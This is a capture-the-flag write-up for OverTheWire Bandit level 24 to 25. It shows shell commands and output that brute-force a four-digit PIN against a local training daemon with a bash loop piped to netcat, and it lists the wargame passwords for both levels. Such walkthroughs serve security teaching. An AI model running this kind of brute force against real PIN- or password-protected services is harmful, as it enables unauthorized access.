
Bandit Level 24 —> Level 25

SSH Parameters	
Server:	bandit.labs.overthewire.org
Port:	2220

Website URLs	
Level 24—>25	[OverTheWire: Level Goal: Bandit Level 24 → Level 25]()
Level 25—>26	[OverTheWire: Level Goal: Bandit Level 25 → Level 26]()


Passwords		
Level	**User Name**	**Password**
Bandit 24—->25	bandit24	VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
Bandit 25—->26	bandit25	p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d




Bandit Level 24 → Level 25

Level Goal


A daemon is listening on port 30002 and will give you the password for bandit25 if given the password for bandit24 and a secret numeric 4-digit pincode. There is no way to retrieve the pincode except by going through all of the 10000 combinations, called brute-forcing.
You do not need to create new connections each time




```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Execution of id and whoami commands to determine user ID and level
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ id && whoami
uid=11024(bandit24) gid=11024(bandit24) groups=11024(bandit24)
bandit24
bandit24@bandit:~$
bandit24@bandit:~$
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Execution of pwd and ls -la commands.  The -l option/switch outputs directory/file metadata and the -a o
ption/switch outputs hidden files.  The first character of a hidden directory/file begins with a period [.].
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ pwd && ls -la
/home/bandit24
total 20
drwxr-xr-x  2 root root 4096 Apr 23 18:04 .
drwxr-xr-x 70 root root 4096 Apr 23 18:05 ..
-rw-r--r--  1 root root  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root root 3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root root  807 Jan  6  2022 .profile
bandit24@bandit:~$
```




```
#Per the Over the Wire Bandit Level 24 -----> Level 25 directions, the Level 25 password is harvested through sending the Level 24
password coupled with a 4 digit pincode on port 30002.  The pincode range is from 0000 to 9999.  This equates to 10,000 combinations.
All 10,000 Level 24 password PINCODE combinations are required to be submitted.

#We leverage the netcat (nc) command to submit the 10,000 password/PINCODE combinations on port 30002.

#########################################################################################################################################
#Note: Upon entering this command:
#                                 nc localhost -p 30002

#Instructions are provided on submitting the Level 24 Password and PINs. They specify each password and pin combination must be submitted
on a seperate line and there must be a space between the Level 24 password and PINCODE.

#Password PINCODE Format:
#                          Level_24_Password <space> PINCODE
#                          Note: PINCODE range is 0000 to 9999 [10,000 combinations]
#                          Example 1: VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0000
#                          Example 2: VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0001
#                          Example 3: VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
```




```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #netcat (nc) command to connect on localhost on port 30002, to output direcitons on submitting Level 24 P
assword and PINCODE combinations to obtain Level 25 password.
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ nc localhost 30002
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single l
ine, separated by a space.
```




```
#########################################################################################################################################
############################################Looping Methods to Generate Level24/PINCODE Combinations#####################################
#There are two looping methods with with we can generate the 10,000 password/pincode combinations which consist of the Level 24 Password,
a space and PINCODEs from 0000 to 9999.
#
#FIRST METHOD:
#For the first method we couple a for loop with the sequence [seq] command with the -w option/switch invoked.  The -w option/switch pads
increments, with a value of less than 1,000, with leading zeros.  In example the number o would be ouput as 0000 and the number 975 as
0975.
#
#The anatomy of this loop as follows:
#Note: We declare the variable Level_24_Password make a call to it from the loop.
#
#Level_24_Password="VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar"
#for PIN in $(seq -w 0000 9999); do echo $Level_24_Password $PIN; done
#
#For every loop, in the sequence of 0000 to 9999, an output of the Level 24 password, followed by a space, and an iteration of the
sequence of 0000 to 9999 is output on a new line
#
#SECOND METHOD:
For the second method we couple a for loop, to sequentially draw a number sequence of 0000 to 9999, from four data sets which span from 0
through 9.  Each data set is enclosed in curly braces, {}, with the 0 being followed by two periods and the number 9.  Bash's native
functionality creates and outputs all combinations when data sets, enclosed in curly braces {}, are adjacent one another and in a for
loop.
#
#Note: We declare the variable Level_24_Password make a call to it from the loop.
#
#Level_24_Password="VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar"
#for PIN in {0..9}{0..9}{0..9}{0..9}; do echo "$Level_24_Password" $PIN; done
```




```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #              Assess Completeness and Accuracy of Method 1 and Method 2 For Loops
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ #Define bandit24 password
bandit24@bandit:~$
bandit24@bandit:~$ Level_24_Password="VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar"
bandit24@bandit:~$
bandit24@bandit:~$ #Verify value of Level_24_Password
bandit24@bandit:~$
bandit24@bandit:~$ echo $Level_24_Password
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
```




```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Method 1
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ #To assess completeness and accuracy of the Method 1 For Loop we pipe the output, of the Method 1 for loo
p, to the head and tail commands.  The head command outputs the first ten rows, and the tail command the last ten rows, of t
he output generated by the Method 1 for loop.
bandit24@bandit:~$
bandit24@bandit:~$ #Head Command
bandit24@bandit:~$
bandit24@bandit:~$ for PIN in $(seq -w 0000 9999); do echo $Level_24_Password $PIN; done | head
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0000
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0001
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0002
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0003
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0004
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0005
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0006
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0007
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0008
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0009
```




```
bandit24@bandit:~$ #Tail Command
bandit24@bandit:~$
bandit24@bandit:~$ for PIN in $(seq -w 0000 9999); do echo $Level_24_Password $PIN; done | tail
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9990
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9991
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9992
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9993
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9994
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9995
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9996
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9997
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9998
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
bandit24@bandit:~$
bandit24@bandit:~$
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Per output of the head and tail commands, above, it appears the data output from the Method 1 For Loop i
s complete and accurate.  The head command, output the first ten lines [0000 - 0009].  The output consists of numbers less t
han 10 and are padded with three zeros to output four digit PINs.  Per execution of the tail command the last record contain
s the password followed by a space and 9999. This demonstrates that format of the output is accurate and appears to include
the full dataset the bandit24 password a space and PINS from 0000 to 9999.
bandit24@bandit:~$ ########################################################################################################
```




```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Method 2
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ #To assess completeness and accuracy of the Method 2 For Loop we pipe the output, of the Method 2 for loo
p, to the head and tail commands.  The head command outputs the first ten rows, and the tail command the last ten rows, of t
he output generated by the Method 2 for loop.
bandit24@bandit:~$
bandit24@bandit:~$ for PIN in {0..9}{0..9}{0..9}{0..9}; do echo "$Level_24_Password" $PIN; done | head
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0000
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0001
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0002
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0003
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0004
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0005
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0006
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0007
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0008
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 0009
bandit24@bandit:~$
```




```
bandit24@bandit:~$ #Tail Command
bandit24@bandit:~$
bandit24@bandit:~$ for PIN in {0..9}{0..9}{0..9}{0..9}; do echo "$Level_24_Password" $PIN; done | tail
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9990
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9991
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9992
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9993
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9994
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9995
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9996
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9997
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9998
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar 9999
bandit24@bandit:~$
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #Per output of the head and tail commands, above, it appears the data output from the Method 2 For Loop i
s complete and accurate.  The head command, output the first ten lines [0000 - 0009].  The output consists of numbers less t
han 10 and are padded with three zeros to output four digit PINs.  Per execution of the tail command the last record contain
s the password followed by a space and 9999. This demonstrates that format of the output is accurate and appears to include
the full dataset the bandit24 password a space and PINS from 0000 to 9999.
bandit24@bandit:~$ ########################################################################################################
```



```
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$ #In order to harvest the password, we leverage For Loop Method 1, and pipe its output to the netcat [nc]
command on localhost on port 30002.
bandit24@bandit:~$ #Note: We previously defined the Level_24_Password variable to VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
bandit24@bandit:~$
bandit24@bandit:~$ #Command to be utilized to harvest the bandit25 password:
bandit24@bandit:~$
bandit24@bandit:~$ #           for PIN in $(seq -w 0000 9999); do echo $Level_24_Password $PIN; done | nc localhost 30002
bandit24@bandit:~$ ########################################################################################################
bandit24@bandit:~$
bandit24@bandit:~$ for PIN in $(seq -w 0000 9999); do echo $Level_24_Password $PIN; done | nc localhost 30002
```



```
########################################################################################################################################
#The above command, cycled the data ouput from For Loop Method 2, piped the Level 24 Password and PINCODE combinations to Localhost on
port 30002 and output the password.  This is denoted in the below screenshot.
########################################################################################################################################
```



```
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Wrong! Please enter the correct pincode. Try again.
Correct!
The password of user bandit25 is p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d

Exiting.
bandit24@bandit:~$ 
```

****

Level 25 —> Level 26 Password

****

p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d